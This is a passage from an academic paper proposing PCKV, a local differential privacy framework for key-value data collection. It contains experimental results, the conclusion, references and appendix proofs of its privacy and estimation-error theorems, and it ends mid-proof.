Accuracy of Top Frequent Keys Selection. To evaluate the success of the top frequent keys selection, we calculate the precision (i.e., the proportion of correct selections over all predicted top frequent keys) for different mechanisms, shown in Figure 8 (precision in this case is the same as recall). For the top 10 frequent keys under $\varepsilon = 3$, the precision of PCKV-UE is over 60% even for a large d (i.e., misestimation is at most 4 over the top 10 frequent keys). However, PrivKVM and KVUE incorrectly select almost all top 10 frequent keys when $d = 2000$. For the top 20 frequent keys under $\varepsilon = 5$, PCKV-UE and PCKV-GRR can correctly estimate 95% and 85% respectively even for $d = 2000$.

Comparison of Allocation Methods. In our PCKV framework, the privacy-utility tradeoff is improved by both the tighter bound in budget composition (Theorem 2 and Theorem 3) and the optimized budget allocation (Lemma 2 and Lemma 3). In order to show the benefit of our optimized allocation, we compare the results of optimized method with two





Figure 9: Comparison of three allocation methods in PCKV.


alternative allocation ones in Figure 9, where the corresponding theoretical comparison has been discussed in Sec. 5.4. The naive allocation is $\varepsilon_1 = \varepsilon_2 = \varepsilon/2$, and the non-optimized allocation with tighter bound is represented in (21), which also works for PCKV-GRR when $\ell = 1$. We can observe that for both PCKV-UE and PCKV-GRR, the allocation methods with tighter bound (non-optimized and optimized) outperform the naive one in the estimation accuracy of mean and frequency. Even though $\text{MSE}_{\hat{f}_k}$ in optimized allocation is slightly greater than the non-optimized one, it has much less $\text{MSE}_{\hat{m}_k}$. Note that the magnitude of $\text{MSE}_{\hat{f}_k}$ and $\text{MSE}_{\hat{m}_k}$ are different. For example, when $\varepsilon = 1$, the gap of $\text{MSE}_{\hat{f}_k}$ between non-optimized and optimized allocation in PCKV-UE is 4×10^{-6}, but the gap of $\text{MSE}_{\hat{m}_k}$ between them is 0.08. These observations validate our theoretical analyses and discussions in Sec. 5.4.

6.2 Real-World Data


The results of four types of real-world rating datasets are shown in Figure 10, where the MSEs are averaged over the top 50 frequent keys. The parameters (number of ratings, users, and keys) are listed in Table 1, where we select reasonable ℓ for evaluation to compare with existing mechanisms with naive sampling protocol (the advanced strategy of selecting an optimized ℓ is discussed in Sec. 5.1). Under the large domain size in real-world datasets, PrivKVM (`1r5v`) with virtual iterations does not work well, thus we only show the results of PrivKVM ($c = 1$). Compared with the results of E-commerce dataset, the MSEs of Clothing dataset do not change very much because all algorithms can get benefits from the large n, which compensates the impacts from the larger d or the larger ℓ. Compared with the results of PCKV-UE in Clothing dataset, $\text{MSE}_{\hat{f}_k}$ in Amazon dataset is smaller (due to the large n) but $\text{MSE}_{\hat{m}_k}$ is larger (due to the small true frequencies). In the first three datasets, PCKV-UE has the best performance because ℓ is small and the large domain size does not impact its performance directly. In the Movie dataset, since PCKV-GRR can benefit more from a large ℓ, it outperforms PCKV-UE in both frequency and mean estimation. Note that both PCKV-UE and PCKV-GRR have less MSEs compared with other mechanisms in Movie dataset. Since PCKV-UE and PCKV-GRR are suitable for different cases, in practice we can select PCKV-UE or PCKV-GRR by comparing the theoretical estimation error under specified parameters (i.e., ε, d and ℓ) as discussed in Sec. 5.4.




(a) E-commerce dataset with $n = 23,486$, $d = 1,206$ and $\ell = 1$.



(b) Clothing dataset with $n = 105,508$, $d = 5,850$ and $\ell = 2$.



(c) Amazon dataset with $n = 1,210,271$, $d = 229,274$ and $\ell = 2$.



(d) Movie dataset with $n = 138,493$, $d = 26,744$ and $\ell = 100$.

Figure 10: MSEs of real-world datasets listed in Table 1.

7 Conclusion

In this paper, a new framework called PCKV (with two mechanisms PCKV-UE and PCKV-GRR) is proposed to privately collect key-value data under LDP with higher accuracy of frequency and value mean estimation. We design a correlated key and value perturbation mechanism that leads to a tighter budget composition than sequential composition of LDP. We further improve the privacy-utility tradeoff via a near-optimal budget allocation method. Besides the tight budget composition and optimized budget allocation, the proposed sampling protocol and mean estimators in our framework also improve the accuracy of estimation than existing protocols. Finally, we demonstrate the advantage of the proposed scheme on both synthetic and real-world datasets.

For future work, we will study how to choose an optimized ℓ in the Padding-and-Sampling protocol and extend the correlated perturbation and tight composition analysis to consider more general forms of correlation and other hybrid data types.

Acknowledgments

Yueqiang Cheng is the corresponding author (main work was done when the first author was a summer intern at Baidu X-Lab). The authors would like to thank the anonymous reviewers and the shepherd Mathias Lécuyer for their valuable comments and suggestions. This research was partially sponsored by NSF grants CNS-1731164 and CNS-1618932, JSPS grant KAKENHI-19K20269, AFOSR grant FA9550-12-1-0240, and NIH grant R01GM118609.

References

[1] Amazon rating dataset. https://www.kaggle.com/skillsmuggler/amazon-ratings.

[2] Clothing fit and rating dataset. https://www.kaggle.com/rmisra/clothing-fit-dataset-for-size-recommendation.

[3] Ecommerce rating dataset. https://www.kaggle.com/nicapotato/womens-ecommerce-clothing-reviews.

[4] Movie rating dataset. https://www.kaggle.com/ashukr/movie-rating-data.

[5] Learning with privacy at scale. https://machinelearning.apple.com/2017/12/06/learning-with-privacy-at-scale.html, 2017.

[6] Raef Bassily and Adam Smith. Local, private, efficient protocols for succinct histograms. In *ACM Symposium on Theory of Computing (STOC)*, pages 127–135, 2015.

[7] George Casella and Roger L Berger. *Statistical inference*. Duxbury Pacific Grove, CA, 2002.

[8] Rui Chen, Haoran Li, AK Qin, Shiva Prasad Kasiviswanathan, and Hongxia Jin. Private spatial data aggregation in the local setting. In *IEEE International Conference on Data Engineering*, pages 289–300, 2016.

[9] Bolin Ding, Janardhan Kulkarni, and Sergey Yekhanin. Collecting telemetry data privately. In *Advances in Neural Information Processing Systems*, pages 3571–3580, 2017.

[10] John C Duchi, Michael I Jordan, and Martin J Wainwright. Local privacy and statistical minimax rates. In *IEEE Symposium on Foundations of Computer Science (FOCS)*, pages 429–438, 2013.

[11] John C Duchi, Michael I Jordan, and Martin J Wainwright. Minimax optimal procedures for locally private estimation. *Journal of the American Statistical Association*, 113(521):182–201, 2018.

[12] Cynthia Dwork. Differential privacy. In *ICALP*, pages 1–12, 2006.

[13] Cynthia Dwork, Frank McSherry, Kobbi Nissim, and Adam Smith. Calibrating noise to sensitivity in private data analysis. In *Theory of Cryptography Conference (TCC)*, pages 265–284, 2006.

[14] Úlfar Erlingsson, Vasyl Pihur, and Aleksandra Korolova. Rappor: Randomized aggregatable privacy-preserving ordinal response. In *ACM Conference on Computer and Communications Security*, pages 1054–1067, 2014.

[15] Frank D McSherry. Privacy integrated queries: an extensible platform for privacy-preserving data analysis. In *ACM SIGMOD International Conference on Management of data*, pages 19–30, 2009.

[16] Thông T Nguyên, Xiaokui Xiao, Yin Yang, Siu Cheung Hui, Hyejin Shin, and Junbum Shin. Collecting and analyzing data from smart device users with local differential privacy. *arXiv preprint: 1606.05053*, 2016.

[17] Zhan Qin, Yin Yang, Ting Yu, Issa Khalil, Xiaokui Xiao, and Kui Ren. Heavy hitter estimation over set-valued data with local differential privacy. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 192–203, 2016.

[18] Zhan Qin, Ting Yu, Yin Yang, Issa Khalil, Xiaokui Xiao, and Kui Ren. Generating synthetic decentralized social graphs with local differential privacy. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 425–438, 2017.

[19] Xuebin Ren, Chia-Mu Yu, Weiren Yu, Shusen Yang, Xinyu Yang, Julie A McCann, and S Yu Philip. Lopub: High-dimensional crowdsourced data publication with local differential privacy. *IEEE Transactions on Information Forensics and Security*, 13(9):2151–2166, 2018.

[20] Lin Sun, Jun Zhao, Xiaojun Ye, Shuo Feng, Teng Wang, and Tao Bai. Conditional analysis for key-value data with local differential privacy. *arXiv preprint arXiv:1907.05014*, 2019.

[21] Ning Wang, Xiaokui Xiao, Yin Yang, Jun Zhao, Siu Cheung Hui, Hyejin Shin, Junbum Shin, and Ge Yu. Collecting and analyzing multidimensional data with local differential privacy. In *IEEE International Conference on Data Engineering (ICDE)*, pages 1–12, 2019.

[22] Tianhao Wang, Jeremiah Blocki, Ninghui Li, and Somesh Jha. Locally differentially private protocols for frequency estimation. In *USENIX Security Symposium*, pages 729–745, 2017.

[23] Tianhao Wang, Ninghui Li, and Somesh Jha. Locally differentially private frequent itemset mining. In *IEEE Symposium on Security and Privacy (S&P)*, 2018.

[24] Stanley L Warner. Randomized response: A survey technique for eliminating evasive answer bias. *Journal of the American Statistical Association*, 1965.

[25] Qingqing Ye, Haibo Hu, Xiaofeng Meng, and Huadi Zheng. Privkv: Key-value data collection with local differential privacy. In *IEEE Symposium on Security and Privacy (S&P)*, 2019.

[26] Zhikun Zhang, Tianhao Wang, Ninghui Li, Shibo He, and Jiming Chen. Calm: Consistent adaptive local marginal for marginal release under local differential privacy. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 212–229, 2018.

A Proof of Theorem 2

Proof. For a key-value set $\mathcal{S}$, denote the key-value pairs (raw data) are $\langle i, v_i^* \rangle$ for all $i \in \mathcal{S}$, where $v_i^* \in [-1,1]$. Note that $i \in \mathcal{S}$ means a key-value pair $\langle i, \cdot \rangle \in \mathcal{S}$. Denote the sampled key-value pair by Padding-and-Sampling in Algorithm 1 as $x = \langle k, v \rangle$, where $v \in \{1,-1\}$ (the discretized value). According to Line-5 in Algorithm 1, we have $v_k^* = 0$ for $k \in \{d+1, \cdots, d'\}$, where $d' = d + \ell$. For vector $\mathbf{x}$ in PCKV-UE, only the k-th element is v (1 or -1) while others are 0s. Then, the probability of outputting a vector $\mathbf{y}$ is

$$\begin{aligned}\Pr(\mathbf{y}|\mathcal{S},k) &= \Pr(\mathbf{y}[k]|v_k^*) \prod_{i \in \mathcal{K}' \setminus k} \Pr(\mathbf{y}[i]|\mathbf{x}[i]=0) \\ &= \frac{\Pr(\mathbf{y}[k]|v_k^*)}{\Pr(\mathbf{y}[k]|\mathbf{x}[k]=0)} \cdot \prod_{i \in \mathcal{K}'} \Pr(\mathbf{y}[i]|\mathbf{x}[i]=0)\end{aligned}$$

According to Figure 3, the perturbation probabilities of the k-th element from the raw value can be represented as

$$\Pr(\mathbf{y}[k]|v_k^*) = \begin{cases} \frac{1+(2p-1)v_k^*}{2} \cdot a, & \text{if } \mathbf{y}[k] = 1 \\ \frac{1-(2p-1)v_k^*}{2} \cdot a, & \text{if } \mathbf{y}[k] = -1 \\ 1-a, & \text{if } \mathbf{y}[k] = 0 \end{cases}$$

where $v_k^* \in [-1,1]$. For convenience, denote

$$\Psi(\mathbf{y},k) = \frac{\Pr(\mathbf{y}[k]|v_k^*)}{\Pr(\mathbf{y}[k]|\mathbf{x}[k]=0)}, \quad \Phi(\mathbf{y}) = \prod_{i \in \mathcal{K}'} \Pr(\mathbf{y}[i]|\mathbf{x}[i]=0)$$

then we have $\Pr(\mathbf{y}|\mathcal{S},k) = \Psi(\mathbf{y},k) \cdot \Phi(\mathbf{y})$ and

$$\Psi(\mathbf{y},k) = \begin{cases} (1+(2p-1)v_k^*) \cdot \frac{a}{b}, & \text{if } \mathbf{y}[k] = 1 \\ (1-(2p-1)v_k^*) \cdot \frac{a}{b}, & \text{if } \mathbf{y}[k] = -1 \\ \frac{1-a}{1-b}, & \text{if } \mathbf{y}[k] = 0 \end{cases}$$

where $a, p \in [\frac{1}{2}, 1)$ and $b \in (0, \frac{1}{2}]$ (in Algorithm 2).

Case 1. For $k \in \{1,2,\cdots,d\}$, we have $v_k^* \in [-1,1]$ and

$$\frac{1-a}{1-b} \leqslant \frac{2pa}{b}, \quad \frac{2(1-p)a}{b} \leqslant (1 \pm (2p-1)v_k^*) \cdot \frac{a}{b} \leqslant \frac{2pa}{b}$$

then the upper bound and lower bound of $\Psi(\mathbf{y},k)$ are

$$\Psi_{\text{upper}} = \frac{2pa}{b}, \quad \Psi_{\text{lower}} = \min\left\{\frac{1-a}{1-b}, \frac{2(1-p)a}{b}\right\}$$

Case 2. For $k \in \{d+1, \cdots, d'\}$, we have $v_k^* = 0$, then the upper bound and lower bound of $\Psi(\mathbf{y},k)$ are

$$\Psi'_{\text{upper}} = \frac{a}{b}, \quad \Psi'_{\text{lower}} = \frac{1-a}{1-b}$$

Note that $\Psi_{\text{lower}} \leqslant \Psi'_{\text{lower}} \leqslant \Psi'_{\text{upper}} \leqslant \Psi_{\text{upper}}$. Then, the probability of perturbing $\mathcal{S}$ into $\mathbf{y}$ is bounded by

$$\begin{aligned}\Pr(\mathbf{y}|\mathcal{S}) &= \eta \sum_{k \in \mathcal{S}} \frac{\Pr(\mathbf{y}|\mathcal{S},k)}{|\mathcal{S}|} + (1-\eta) \sum_{k=d+1}^{d'} \frac{\Pr(\mathbf{y}|\mathcal{S},k)}{\ell} \\ &= \Phi(\mathbf{y}) \left[\frac{\eta}{|\mathcal{S}|} \sum_{k \in \mathcal{S}} \Psi(\mathbf{y},k) + \frac{1-\eta}{\ell} \sum_{k=d+1}^{d'} \Psi(\mathbf{y},k) \right] \\ &\leqslant \Phi(\mathbf{y}) \left[\frac{\eta}{|\mathcal{S}|} \cdot |\mathcal{S}| \Psi_{\text{upper}} + \frac{1-\eta}{\ell} \cdot \ell \Psi'_{\text{upper}} \right] \leqslant \Phi(\mathbf{y}) \cdot \Psi_{\text{upper}}\end{aligned}$$

where the last inequality holds since $\eta = \frac{|\mathcal{S}|}{\max\{|\mathcal{S}|,\ell\}} \in (0,1]$ and $\Psi'_{\text{upper}} \leqslant \Psi_{\text{upper}}$. Similarly, $\Pr(\mathbf{y}|\mathcal{S}) \geqslant \Phi(\mathbf{y}) \cdot \Psi_{\text{lower}}$ holds. Then, for two different key-value sets $\mathcal{S}_1$ and $\mathcal{S}_2$, we have

$$\begin{aligned}\frac{\Pr(\mathbf{y}|\mathcal{S}_1)}{\Pr(\mathbf{y}|\mathcal{S}_2)} &\leqslant \frac{\Phi(\mathbf{y}) \cdot \Psi_{\text{upper}}}{\Phi(\mathbf{y}) \cdot \Psi_{\text{lower}}} = \frac{\Psi_{\text{upper}}}{\Psi_{\text{lower}}} = \frac{2pa/b}{\min\left\{\frac{1-a}{1-b}, \frac{2(1-p)a}{b}\right\}} \\ &= \max\left\{2p \cdot \frac{a(1-b)}{b(1-a)}, \frac{p}{1-p}\right\} = \max\left\{\frac{2e^{\varepsilon_1}}{1+e^{-\varepsilon_2}}, e^{\varepsilon_2}\right\} = e^{\varepsilon}\end{aligned}$$

where ε is defined in (3). □

B Proof of Theorem 3

Proof. In PCKV-GRR, for an input $\mathcal{S}$ with pairs $\langle i, v_i^* \rangle$ for all $i \in \mathcal{S}$ and an output $y' = \langle k', v' \rangle$, denote the sampled pair as $x = \langle k, v \rangle$. When the sampled key is k, the probability of outputting a pair $y' = \langle k', v' \rangle$ is

$$\Pr(y'|\mathcal{S},k) = \begin{cases} \frac{1+(2p-1)v_k^*}{2} \cdot a, & \text{if } k' = k, v' = 1 \\ \frac{1-(2p-1)v_k^*}{2} \cdot a, & \text{if } k' = k, v' = -1 \\ b/2, & \text{if } k' \neq k \end{cases}$$

where $v_k^* = 0$ for $k \in \{d+1, \cdots, d'\}$.

Case 1. If $k' \in \mathcal{S}$, then

$$\begin{aligned}\Pr(y'|\mathcal{S}) &= \eta \sum_{k \in \mathcal{S}} \frac{\Pr(y'|\mathcal{S},k)}{|\mathcal{S}|} + (1-\eta) \sum_{k=d+1}^{d'} \frac{\Pr(y'|\mathcal{S},k)}{\ell} \\ &= \frac{\eta}{|\mathcal{S}|} \left[a \cdot \frac{1+(2p-1)v_{k'}^* v'}{2} + (|\mathcal{S}|-1)\frac{b}{2} \right] + (1-\eta)\frac{b}{2}\end{aligned}$$

Considering $v_{k'}^* \in [-1,1]$ and $v' \in \{1,-1\}$, we have

$$\Pr(y'|\mathcal{S}) \leqslant \frac{\eta}{|\mathcal{S}|} ap + (1 - \frac{\eta}{|\mathcal{S}|})\frac{b}{2} \leqslant \frac{1}{\ell} ap + (1 - \frac{1}{\ell})\frac{b}{2} \quad (24)$$

where $\frac{\eta}{|\mathcal{S}|} = \frac{1}{\max\{|\mathcal{S}|,\ell\}} \in [\frac{1}{d}, \frac{1}{\ell}]$ and $ap > \frac{1}{4} > \frac{b}{2}$. Also,

$$\Pr(y'|\mathcal{S}) \geqslant \frac{\eta}{|\mathcal{S}|} a(1-p) + (1 - \frac{\eta}{|\mathcal{S}|})\frac{b}{2} \quad (25)$$

Case 2. If $k' \notin \mathcal{S}$, i.e., $k' \in \{d+1, \cdots, d'\}$, then

$$\begin{aligned}\Pr(y'|\mathcal{S}) &= \eta \cdot \frac{b}{2} + \frac{1-\eta}{\ell} \left[\frac{a}{2} + (\ell-1)\frac{b}{2} \right] \\ &< \frac{1}{\ell} \left[\frac{a}{2} + (\ell-1)\frac{b}{2} \right] < \frac{1}{\ell} ap + (1 - \frac{1}{\ell})\frac{b}{2} \quad (26)\end{aligned}$$

where $\eta = \frac{|\mathcal{S}|}{\max\{|\mathcal{S}|,\ell\}} \in [\frac{1}{\ell}, 1]$, and $a, p > \frac{1}{2} > b$. Also,

$$\Pr(y'|\mathcal{S}) = \eta \cdot \frac{b}{2} + \frac{1-\eta}{\ell}\left[\frac{a}{2} + (\ell-1)\frac{b}{2}\right] \geqslant \frac{b}{2} \tag{27}$$

Bound of Probability Ratio. Denote $\Phi = \Pr(y'|\mathcal{S})$. By combining (24) and (26), the upper bound is

$$\Phi_{\text{upper}} = \frac{1}{\ell}ap + (1-\frac{1}{\ell})\frac{b}{2}$$

According to (25) and (27), the lower bound can be discussed by the following two cases.

Case 1. If $a(1-p) < \frac{b}{2}$, i.e., $e^{\varepsilon_1} < \frac{e^{\varepsilon_2}+1}{2}$, we have

$$\begin{aligned}\Phi_{\text{lower}} &= \frac{\eta}{|\mathcal{S}|}a(1-p) + (1-\frac{\eta}{|\mathcal{S}|})\frac{b}{2}\Big|_{\frac{\eta}{|\mathcal{S}|}=\frac{1}{\ell}} \\ &= \frac{1}{\ell}a(1-p) + (1-\frac{1}{\ell})\frac{b}{2}\end{aligned}$$

where $\Phi_{\text{lower}} < \frac{b}{2}$. Then, for any two different inputs $\mathcal{S}_1$ and $\mathcal{S}_2$, the probability ratio is bounded by

$$\begin{aligned}\frac{\Pr(y'|\mathcal{S}_1)}{\Pr(y'|\mathcal{S}_2)} &\leqslant \frac{\Phi_{\text{upper}}}{\Phi_{\text{lower}}} = \frac{\frac{1}{\ell}ap + (1-\frac{1}{\ell})\frac{b}{2}}{\frac{1}{\ell}a(1-p) + (1-\frac{1}{\ell})\frac{b}{2}} \\ &= \frac{\frac{ap}{b} + \frac{\ell-1}{2}}{\frac{a(1-p)}{b} + \frac{\ell-1}{2}} = \frac{e^{\varepsilon_1+\varepsilon_2} + (\ell-1)\frac{e^{\varepsilon_2}+1}{2}}{e^{\varepsilon_1} + (\ell-1)\frac{e^{\varepsilon_2}+1}{2}}\end{aligned} \tag{28}$$

Case 2. If $a(1-p) \geqslant \frac{b}{2}$, i.e., $e^{\varepsilon_1} \geqslant \frac{e^{\varepsilon_2}+1}{2}$, then $\Phi_{\text{lower}} = \frac{b}{2}$

$$\begin{aligned}\frac{\Pr(y'|\mathcal{S}_1)}{\Pr(y'|\mathcal{S}_2)} &\leqslant \frac{\Phi_{\text{upper}}}{\Phi_{\text{lower}}} = \frac{\frac{1}{\ell}ap + (1-\frac{1}{\ell})\frac{b}{2}}{\frac{b}{2}} \\ = \frac{2e^{\varepsilon_1+\varepsilon_2}}{\ell(e^{\varepsilon_2}+1)} + 1 - \frac{1}{\ell} &= \frac{e^{\varepsilon_1+\varepsilon_2} + (\ell-1)\frac{e^{\varepsilon_2}+1}{2}}{\ell \cdot \frac{e^{\varepsilon_2}+1}{2}}\end{aligned} \tag{29}$$

By combining the results in (28) and (29), we have

$$\frac{\Pr(y'|\mathcal{S}_1)}{\Pr(y'|\mathcal{S}_2)} \leqslant \frac{e^{\varepsilon_1+\varepsilon_2} + (\ell-1)(e^{\varepsilon_2}+1)/2}{\min\{e^{\varepsilon_1}, (e^{\varepsilon_2}+1)/2\} + (\ell-1)(e^{\varepsilon_2}+1)/2}$$

□

C Proof of Theorem 4

Proof. **Step 1. calculate the expectation and variance of n_1 and n_2.** Denote

$$q_1 = a \cdot [1 + (2p-1)m_k^*]/2, \quad q_2 = a \cdot [1 - (2p-1)m_k^*]/2$$

where m_k^* is the true mean of key k. For a user $u \in \mathcal{U}_k$ (the set of users who possess key $k \in \mathcal{K}$), denote the expected contribution of supporting 1 and -1 as q_{u1}^* and q_{u2}^* respectively. According to the perturbation steps of PCKV-UE in Figure 3 (note that PCKV-GRR has the similar perturbation), q_{u1}^* and q_{u2}^* are computed by

$$q_{u1}^* = a \cdot [1 + (2p-1)v_u^*]/2, \quad q_{u2}^* = a \cdot [1 - (2p-1)v_u^*]/2$$

where $\frac{\sum_{u\in\mathcal{U}_k} q_{u1}^*}{|\mathcal{U}_k|} = q_1$ and $\frac{\sum_{u\in\mathcal{U}_k} q_{u2}^*}{|\mathcal{U}_k|} = q_2$. Then the expected contribution of supporting 1 of a group of users $\mathcal{U}_k$ is

$$\mathbb{E}_{\mathcal{U}_k}[n_1] = \frac{1}{\ell}\sum\nolimits_{u\in\mathcal{U}_k} q_{u1}^* = \frac{1}{\ell}|\mathcal{U}_k|q_1 = n\frac{f_k^*}{\ell}q_1$$

where $|\mathcal{U}_k| = nf_k^*$. And the corresponding variance is

$$\begin{aligned}\text{Var}_{\mathcal{U}_k}[n_1] &= \frac{1}{\ell}\sum_{u\in\mathcal{U}_k} q_{u1}^*(1-q_{u1}^*) = \frac{1}{\ell}\left[\sum_{u\in\mathcal{U}_k} q_{u1}^* - \sum_{u\in\mathcal{U}_k} {q_{u1}^*}^2\right] \\ &\leqslant \frac{1}{\ell}\left[\sum_{u\in\mathcal{U}_k} q_{u1}^* - \frac{1}{|\mathcal{U}_k|}(\sum_{u\in\mathcal{U}_k} q_{u1}^*)^2\right] = n\frac{f_k^*}{\ell}q_1(1-q_1)\end{aligned}$$

where $\sum_{u\in\mathcal{U}_k} {q_{u1}^*}^2 \geqslant \frac{1}{|\mathcal{U}_k|}(\sum_{u\in\mathcal{U}_k} q_{u1}^*)^2$ from Cauchy-Schwarz inequality. Similarly, we can compute $\mathbb{E}_{\mathcal{U}_k}[n_2]$ and the upper bound of $\text{Var}_{\mathcal{U}_k}[n_2]$. Then, for all users, the expectation and the upper bound of variance are ($t = 1$ or 2)

$$\begin{aligned}\mathbb{E}[n_t] &= \mathbb{E}_{\mathcal{U}_k}[n_t] + \mathbb{E}_{\mathcal{U}\setminus\mathcal{U}_k}[n_t] = n\frac{f_k^*}{\ell}q_t + n(1-\frac{f_k^*}{\ell})\frac{b}{2} \\ \text{Var}[n_t] &\leqslant n\frac{f_k^*}{\ell}q_t(1-q_t) + n(1-\frac{f_k^*}{\ell})\frac{b}{2}(1-\frac{b}{2})\end{aligned}$$

where $\mathcal{U}\setminus\mathcal{U}_k$ denotes the set of users not in $\mathcal{U}_k$. Note that

$$\begin{aligned}&\text{Var}_{\mathcal{U}_k}[n_1] - \text{Var}_{\mathcal{U}_k}[n_2] = \frac{1}{\ell}\sum_{u\in\mathcal{U}_k}(q_{u1}^* - q_{u2}^*)(1-q_{u1}^*-q_{u2}^*) \\ &= n\frac{f_k^*}{\ell}(q_1-q_2)(1-a) = n\frac{f_k^*}{\ell}(1-a)a(2p-1)m_k^*\end{aligned}$$

because of $q_{u1}^* + q_{u2}^* = a$ and $\sum_u(q_{u1}^* - q_{u2}^*) = nf_k^*(q_1-q_2)$, where $q_1 - q_2 = a(2p-1)m_k^*$. Then, for all users $u \in \mathcal{U}$,

$$\begin{aligned}\text{Var}[n_1] - \text{Var}[n_2] &= n\frac{f_k^*}{\ell}(1-a)a(2p-1)m_k^* \\ \text{Var}[n_1+n_2] &= n\frac{f_k^*}{\ell}a(1-a) + n(1-\frac{f_k^*}{\ell})b(1-b)\end{aligned}$$

Note that n_1 and n_2 are correlated variables.

Step 2. calculate the expectation and variance of frequency estimation. According to the frequency estimator in (7), we have

$$\begin{aligned}\mathbb{E}[\hat{f}_k] &= \frac{\mathbb{E}[n_1+n_2]/n - b}{a-b}\ell = \frac{\frac{f_k^*}{\ell}a + (1-\frac{f_k^*}{\ell})b - b}{a-b}\ell = f_k^* \\ \text{Var}[\hat{f}_k] &= \frac{\ell^2\text{Var}[n_1+n_2]}{n^2(a-b)^2} = \frac{\ell^2 b(1-b)}{n(a-b)^2} + \frac{\ell \cdot f_k^*(1-a-b)}{n(a-b)}\end{aligned}$$

which are equivalent to the results for itemset data in [23] (note that [23] focuses on the count $c_k = nf_k^*$ while we consider the proportion f_k^*).

Step 3. calculate the expectation and variance of mean estimation. From the multivariate Taylor Expansions of functions of random variables [7], the expectation of quotient of two random variables X and Y can be approximated by

$$\mathbb{E}\left[\frac{X}{Y}\right] \approx \frac{\mathbb{E}[X]}{\mathbb{E}[Y]} - \frac{\mathrm{Cov}_{X,Y}}{\mathbb{E}[Y]^2} + \frac{\mathbb{E}[X]}{\mathbb{E}[Y]^3} \cdot \mathrm{Var}[Y] \tag{30}$$

$$\mathrm{Var}\left[\frac{X}{Y}\right] \approx \frac{\mathrm{Var}[X]}{\mathbb{E}[Y]^2} - \frac{2\mathbb{E}[X]\mathrm{Cov}_{X,Y}}{\mathbb{E}[Y]^3} + \frac{\mathbb{E}[X]^2}{\mathbb{E}[Y]^4}\mathrm{Var}[Y] \tag{31}$$

For convenience, denote $X = n_1 - n_2, Y = n_1 + n_2 - nb$, then

$$\mathbb{E}[X] = n\frac{f_k^*}{\ell}a(2p-1)m_k^*, \quad \mathbb{E}[Y] = n\frac{f_k^*}{\ell}(a-b)$$

The variances are

$$\begin{aligned}\mathrm{Var}[X] &= \mathrm{Var}[n_1 - n_2] = 2(\mathrm{Var}[n_1] + \mathrm{Var}[n_2]) - \mathrm{Var}[n_1 + n_2] \\ &\leqslant nb + n\frac{f_k^*}{\ell}[(a-b) - a^2(2p-1)^2 m_k^{*2}] \\ \mathrm{Var}[Y] &= \mathrm{Var}[n_1 + n_2] = n\frac{f_k^*}{\ell}a(1-a) + n(1-\frac{f_k^*}{\ell})b(1-b)\end{aligned}$$

The covariance is

$$\begin{aligned}&\mathrm{Cov}_{X,Y} = \mathrm{Cov}[n_1 - n_2, n_1 + n_2] \\ &= \mathbb{E}[(n_1 - n_2)(n_1 + n_2)] - \mathbb{E}[n_1 - n_2]\mathbb{E}[n_1 + n_2] \\ &= \mathbb{E}[n_1^2 - n_2^2] - \left(\mathbb{E}[n_1]^2 - \mathbb{E}[n_2]^2\right) = \mathrm{Var}[n_1] - \mathrm{Var}[n_2] \\ &= n\frac{f_k^*}{\ell}a(1-a)(2p-1)m_k^* = (1-a)\cdot\mathbb{E}[X]\end{aligned}$$

Note that only $\mathrm{Var}[X]$ is computed by its upper bound, while $\mathbb{E}[X]$, $\mathbb{E}[Y]$, $\mathrm{Var}[Y]$ and $\mathrm{Cov}_{X,Y}$ are computed by their exact values. For convenience, denote $\delta = \frac{f_k^*}{\ell}(a-b)$ and $\gamma = \frac{f_k^*}{\ell}a(2p-1)$. According to (8) and (30), we have

$$\begin{aligned}\mathbb{E}[\hat{m}_k] &= \frac{(a-b)\mathbb{E}\left[\frac{X}{Y}\right]}{a(2p-1)} \approx \frac{(a-b)\mathbb{E}[X]}{a(2p-1)\mathbb{E}[Y]}\left[1 - \frac{1-a}{\mathbb{E}[Y]} + \frac{\mathrm{Var}[Y]}{\mathbb{E}[Y]^2}\right] \\ &= m_k^*\left[1 + \frac{(1-b-\delta)b}{n\delta^2}\right]\end{aligned}$$

Similarly, according to (8) and (31), we have

